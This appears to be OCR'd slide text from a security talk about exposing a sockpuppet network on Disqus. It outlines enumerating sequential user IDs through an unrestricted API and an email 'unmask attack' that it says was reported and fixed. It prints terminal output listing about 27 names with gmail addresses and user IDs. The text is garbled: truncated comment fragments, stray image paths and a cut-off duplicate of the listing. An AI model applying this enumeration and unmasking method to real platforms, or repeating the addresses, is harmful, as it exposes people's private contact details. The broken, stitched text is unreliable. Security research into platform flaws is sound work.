        VertieValliere - Valliere (109616881) 2014-06-05T17:50:54 117d
        disqus_FWQzFlp27V - YES Scotland for World Peace (117246065) 2014-08-06T20:23:58 55d
        disqus_0xkykFPm7E - TheTruth (117719302) 2014-08-11T00:45:34 50d

        Guests Likes: 23
(venv)abbot:maltego marco$
```

Meanwhile, ISIS rapists and kidnappers are admired followers of ISIS's

Rodger Ransom

Rosette Richards

Russell Dipaolo

Theodora Tippin

15 days ago

ed for Haditha massacre, Although US is
only because right wing there does not
er wise they would be worse than IS. World
ha still not forgotten Hitler.

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Not exactly convincing

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What about their emails addresses?

(Hint: you really shouldn't be able to retrieve a Disqus user's email address)

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We found an unmask attack that returns an email address for a profile name*

*Already reported and fixed

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Supposed puppets had emails in the form:
<Firstname><Surname>@gmail.com

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We had our suspicions, but thought the puppet army would be larger.

Time to enumerate.

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User Enumeration

- Disqus users get a unique ID
- This ID is a counter (yay!)
- There are unrestricted APIs to query user information (yay! yay!)
  - https://disqus.com/api/3.0/users/details.json
- We can lookup email addresses for each enumerated user with our unmask attack (yay! yay! yay!)
- So we pick a lower and upper bound beyond the lowest and highest known puppet IDs, making a range of 5k users.
- Pull details for all users.

5k users. Now what?


- Filter on known values:
  - Must have username, name and email patterns, and not be verified.
  - Age is already taken into account with the ID, so less relevant.

```
marco@playpen:~$ grep gmail.com users-109614253-109618253.txt | grep '.*([A-Z][A-Za-z]\+).*' |
7.09% 109614827 : AlainaDartez@gmail.com (AlainaDartez) 117 2014-06-05T17:35:45
7.44% 109614840 : AleciaAxley@gmail.com (AleciaAxley) 117 2014-06-05T17:35:49
7.71% 109614850 : AleshaHepner@gmail.com (AleshaHepner) 117 2014-06-05T17:35:54
7.90% 109614857 : AllynAlfrey@gmail.com (AllynAlfrey) 117 2014-06-05T17:35:58
8.17% 109614867 : AlmaArmwood@gmail.com (AlmaArmwood) 117 2014-06-05T17:36:03
8.49% 109614879 : AlvinNolan@gmail.com (AlvinNolan) 117 2014-06-05T17:36:07
8.85% 109614892 : AmadoGorman@gmail.com (AmadoGorman) 117 2014-06-05T17:36:12
9.12% 109614902 : AngelinaCrespo@gmail.com (AngelinaCrespo) 117 2014-06-05T17:36:17
9.47% 109614915 : AngelynAleman@gmail.com (AngelynAleman) 117 2014-06-05T17:36:22
9.74% 109614925 : AntoinetteAlcorn@gmail.com (AntoinetteAlcorn) 117 2014-06-05T17:36:27
10.06% 109614937 : ArdenApril@gmail.com (ArdenApril) 117 2014-06-05T17:36:32
10.22% 109614943 : BeatrizBuchholtz@gmail.com (BeatrizBuchholtz) 117 2014-06-05T17:36:37
10.49% 109614953 : BelvaSeckman@gmail.com (BelvaSeckman) 117 2014-06-05T17:36:42
10.79% 109614964 : BriceBosket@gmail.com (BriceBosket) 117 2014-06-05T17:36:46
11.06% 109614974 : BrookePlate@gmail.com (BrookePlate) 117 2014-06-05T17:36:50
11.36% 109614985 : BryannaCallanan@gmail.com (BryannaCallanan) 117 2014-06-05T17:36:55
11.63% 109614995 : CarmanComan@gmail.com (CarmanComan) 117 2014-06-05T17:36:59
11.85% 109615003 : CatarinaCountryman@gmail.com (CatarinaCountryman) 117 2014-06-05T17:37:04
12.01% 109615009 : CherelleCostner@gmail.com (CherelleCostner) 117 2014-06-05T17:37:08
12.33% 109615021 : ChristeenChien@gmail.com (ChristeenChien) 117 2014-06-05T17:37:13
12.58% 109615030 : ChristelDecola@gmail.com (ChristelDecola) 117 2014-06-05T17:37:17
12.82% 109615039 : ChrystalCryan@gmail.com (ChrystalCryan) 117 2014-06-05T17:37:22
13.20% 109615053 : CicelyCorrell@gmail.com (CicelyCorrell) 117 2014-06-05T17:37:26
13.52% 109615065 : ClarineChavarria@gmail.com (ClarineChavarria) 117 2014-06-05T17:37:32
13.90% 109615079 : ClarineHeeren@gmail.com (ClarineHeeren) 117 2014-06-05T17:37:37
14.25% 109615092 : CletaEvans@gmail.com (CletaEvans) 117 2014-06-05T17:37:42
14.66% 109615107 : ConnieCola@gmail.com (ConnieCola) 117 2014-06-05T17:37:48
```


```
coeplaypen.~$ grep gmail.com users-109614255-10
09% 109614827 : AlainaDartez@gmail.com (AlainaDa
44% 109614840 : AleciaAxley@gmail.com (AleciaAxl
71% 109614850 : AleshaHepner@gmail.com (AleshaHe
00% 109614857 : AllynAlfrey@gmail.com (AllynAlfr
17% 109614867 : AlmaArmwood@gmail.com (AlmaArmwo
49% 109614879 : AlvinNolan@gmail.com (AlvinNolan
35% 109614892 : AmadoGorman@gmail.com (AmadoGorm
12% 109614902 : AngelinaCrespo@gmail.com (Angeli
47% 109614915 : AngelynAleman@gmail.com (Angelyn
74% 109614925 : AntoinetteAlcorn@gmail.com (Anto
06% 109614937 : ArdenApril@gmail.com (ArdenApri
22% 109614943 : BeatrizBuchholtz@gmail.com (Bea
49% 109614953 : BelvaSeckman@gmail.com (BelvaSe
79% 109614964 : BriceBosket@gmail.com (BriceBos
```

49% 109614953 : BelvaSeckman@gmail.com (BelvaSe
79% 109614964 : BriceBosket@gmail.com (BriceBos
06% 109614974 : BrookePlate@gmail.com (BrookePl
36% 109614985 : BryannaCallanan@gmail.com (Bryan
63% 109614995 : CarmanComan@gmail.com (CarmanCo
85% 109615003 : CatarinaCountryman@gmail.com (C
01% 109615009 : CherelleCostner@gmail.com (Cher
33% 109615021 : ChristeenChien@gmail.com (Chris
58% 109615030 : ChristelDecola@gmail.com (Chris
82% 109615039 : ChrystalCryan@gmail.com (Chryst
20% 109615053 : CicelyCorrell@gmail.com (Cicely
52% 109615065 : ClarineChavarria@gmail.com (Cla
90% 109615079 : ClarineHeeren@gmail.com (Clarin
25% 109615092 : CletaEvans@gmail.com (CletaEvans
66% 109615107 : ConnieCola@gmail.com (ConnieCol

